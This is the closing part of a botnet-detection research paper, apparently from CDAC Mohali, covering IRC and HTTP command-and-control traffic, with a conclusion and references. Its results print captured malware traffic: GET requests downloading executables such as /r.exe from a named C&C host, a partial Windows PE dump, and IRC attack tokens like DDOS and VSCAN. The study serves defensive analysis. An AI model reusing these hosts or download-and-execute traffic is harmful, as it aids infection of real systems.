
Below is the result of one of sample showing that it is downloading executable from 208.x.x.x :

203.129.220.214.01044-208.x.x.x.00080: GET /0calc.exe HTTP/1.1

203.129.220.214.01043-208.x.x.x.00080: GET /mjsn.exe HTTP/1.1
208.x.x.x.00080-203.129.220.214.01044: HTTP/1.1 200
OK

Figure 8 shows the snapshot of secondary infection using HTTP communication.

As per as our Experimental Results and Analysis, we are concluded that most of the C&C SERVER of Type IRC are using ICMP SCAN, IRC TOKENS found in payload are PING,PONG,JOIN,USER,MODE,PRIVMSG,NICK. The **a**ttack specific commands found in payload are DDOS, VSCAN. And most of the C&C SERVER of Type HTTP is using ICMP SCAN, HTTP TOKENS found in payload are HTTP, GET, POST, Downloading some exe files like /rbf.exe, /0calc.exe and sending spam mails.



```
GET /r.exe HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 208.53.183.101
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 30 Jul 2010 05:33:25 GMT
Server: Apache/2.0.63 (Unix) mod_ssl/2.0.63 OpenSSL/0.9.8e-fips-rhel5 mod_auth_passthrough/2.1 mod_bwlimited/1.4
FrontPage/5.0.2.2635
Last-Modified: Fri, 30 Jul 2010 00:50:11 GMT
ETag: "47ac37b-1b000-3ba0b6c0"
Accept-Ranges: bytes
Content-Length: 110592
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload

MZP.......................@.......................................................!..L.!..This program must be run under Win32
$
7..........................................................................................................................
PE..L....ZRL....................@...l.......D.......P....@..........................0....................
@..................................n........l
Y.......................................................................................................CODE......>........
@...................  ..`DATA..........P.......D.................@...BSS.......*....`........F......................idata..n.............
P...............@.....tls....................N.........................rdata...................N...............@..P.reloc..................
P...............@..P.rsrc...lY........Z...Y...............@..P..........................X...............@..
P..........................................................................................................................
@....Byte.............@.
.String$.@..
WideString %..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....%..G....
```

Entire conversation (111155 bytes)

Fig. 8 HTTP snapshot

2.5 Conclusion

With the view of internet security, there are large threats due to Botnets and they have become the most serious threats to the Internet security as they provide a platform for many cyber crimes such as Denial of Service (DDoS) attacks against critical targets,phishing, and click frauds. Despite the long presence of malicious Botnets,only few formal studies have examined the botnet problem and botnet is still in its infancy. Botnet detecion is a relatively new and a very challenging research area. In this paper, our results show that the botnet problem is of global scale. We presented a system and architecture, a network based botnet detection of Botnet. We are further trying to correlate the host-level traces with network level-traces. At present we are focusing only IRC and HTTP botnets, we are moving towards the P2P botnet. We also in the studying phase of others protocols used by Botnets.

Acknowledgments. We would like to thank Malware collection team of Cyber Security Technology Division at CDAC, Mohali to provide the useful help in collecting the malwares to make them available for further analysis. We also very thankful to Executive Director of CDAC, Mohali to provide us full support..

References

1. http://en.wikipedia.org/wiki/Botnet S. Stankovic and D. Simic. Defense Strategies against Modern Botnets. ArXiv e-prints, June 2009.
2. The Honeynet Project. Know Your Enemy: Tracking Botnets, March 2005. Internet:
3. http://www.honeynet.org/papers/bots/.
4. E. Cooke, F. Jahanian, and D. McPherson. The zombie roundup: Understanding, detecting, and disrupting botnets. In Proceedings of SRUTI'05, pages 39–44, 2005.
5. F. Freiling, T. Holz, and G. Wicherski. Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks. In Proceedings of 10th European Symposium on Research In Computer Security (ESORICS05). Springer, July 2005.
6. A. Karasaridis, B. Rexroad, and D. Hoeflin. Wide-scale botnet detection and characterization. In Proceedings of the Workshop on Hot Topics in Understanding Botnets, April 2007.

7. J. Canavan. The evolution of malicious IRC bots. In Proceedings of the Virus Bulletin Conference, 2005.
8. P. Barford and V. Yegneswaran. An Inside Look at Botnets, volume 27 of Advances in Information Security, pages 171–191. Springer US, 2007.
9. Niels Provos. A virtual honeypot framework. In Proceedings of the USENIX Security in Special Workshop on Malware Detection, Advances in Symposium, pages 1–14, August ,2004
10. M. A. Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A multifaceted approach to understanding the botnet phenomenon. In Proceedings of the 6th ACM SIGCOMM Conference on Internet Measurement, pages 41–52, New York, NY, USA, 2006. ACM Press.
11. Michael Vrable, Justin Ma, Jay Chen, David Moore, Erik Vandekieft, Alex C. Snoeren, Geoffrey M. Voelker, and Stefan Savage ,Scalability, Fidelity, and Containment in the Potemkin Virtual Honeyfarm
12. Paul Baecher, Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix Freiling. The Nepenthes Platform: An Efficient Approach to Collect Malware. In Proceedings of the 9th International Symposium on Recent Advances in Intru sion Detection (RAID), Sept. 2006.
13. Honeyd Virtual Honeypot Framework, http://www. honeyd.org/.
14. Honeynet Project and Research Alliance. Know your enemy: Tracking Botnets, March 2005. See http://www.honeynet.org/papers/bots/.
15. Niels Provos. A virtual honeypot framework. In Proceedings of the USENIX Security in Special Workshop on Malware Detection, Advances in Symposium, pages 1–14, August ,2004
16. Wireshark, Available at www.wireshark.org
17. G. Gu, J. Zhang, andW. Lee. BotSniffer: Detecting botnet command and control channels in network traffic. In Proceedings of the 15th Annual Network and Distributed System Sec
18. J. R. Binkley and S. Singh. An algorithm for anomaly-based botnet detection. In Proceedings of the 2nd conference on Steps to Reducing Unwanted Traffic on the Internet, Berkeley, CA, USA, 2006. USENIX Association.
19. J. Goebel and T. Holz. Rishi: Identify bot contaminated hosts by irc nickname evaluation. In HotBots'07: Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets, Berkeley, CA, USA, 2007. USENIX Association.
20. C. Livadas, R. Walsh, D. Lapsley, and W. Strayer. Using machine learning technliques to identify botnet traffic. In Proceedings of the 2nd IEEE LCN Workshop, Nov, 2006.
21. W. T. Strayer, R.Walsh, C. Livadas, and D. Lapsley. Detecting botnets with tight command and control. In Proceedings of the 31st IEEE LCN, November, 2006.
22. E. Kirda, C. Kruegel, G. Banks, G. Vigna, and R. Kemmerer. Behavior-based spyware detection. In Proceedings of the 15th USENIX Security Symposium, 2006.
23. G. Gu, R. Perdisci, J. Zhang, and W. Lee. BotMiner: Clustering analysis of network traffic for protocol- and structure independent botnet detection. In Proceedings of the 17th USENIX Security Symposium, 2008.
24. Honeynet Project and Research Alliance. Know your enemy:Tracking Botnets ,March 2005. See http://www.honeynet.org/papers/bots/
25. A Survey of Botnet and Botnet Detection, 2009 Third International Conference on Emerging Security Information, Systems and Technologies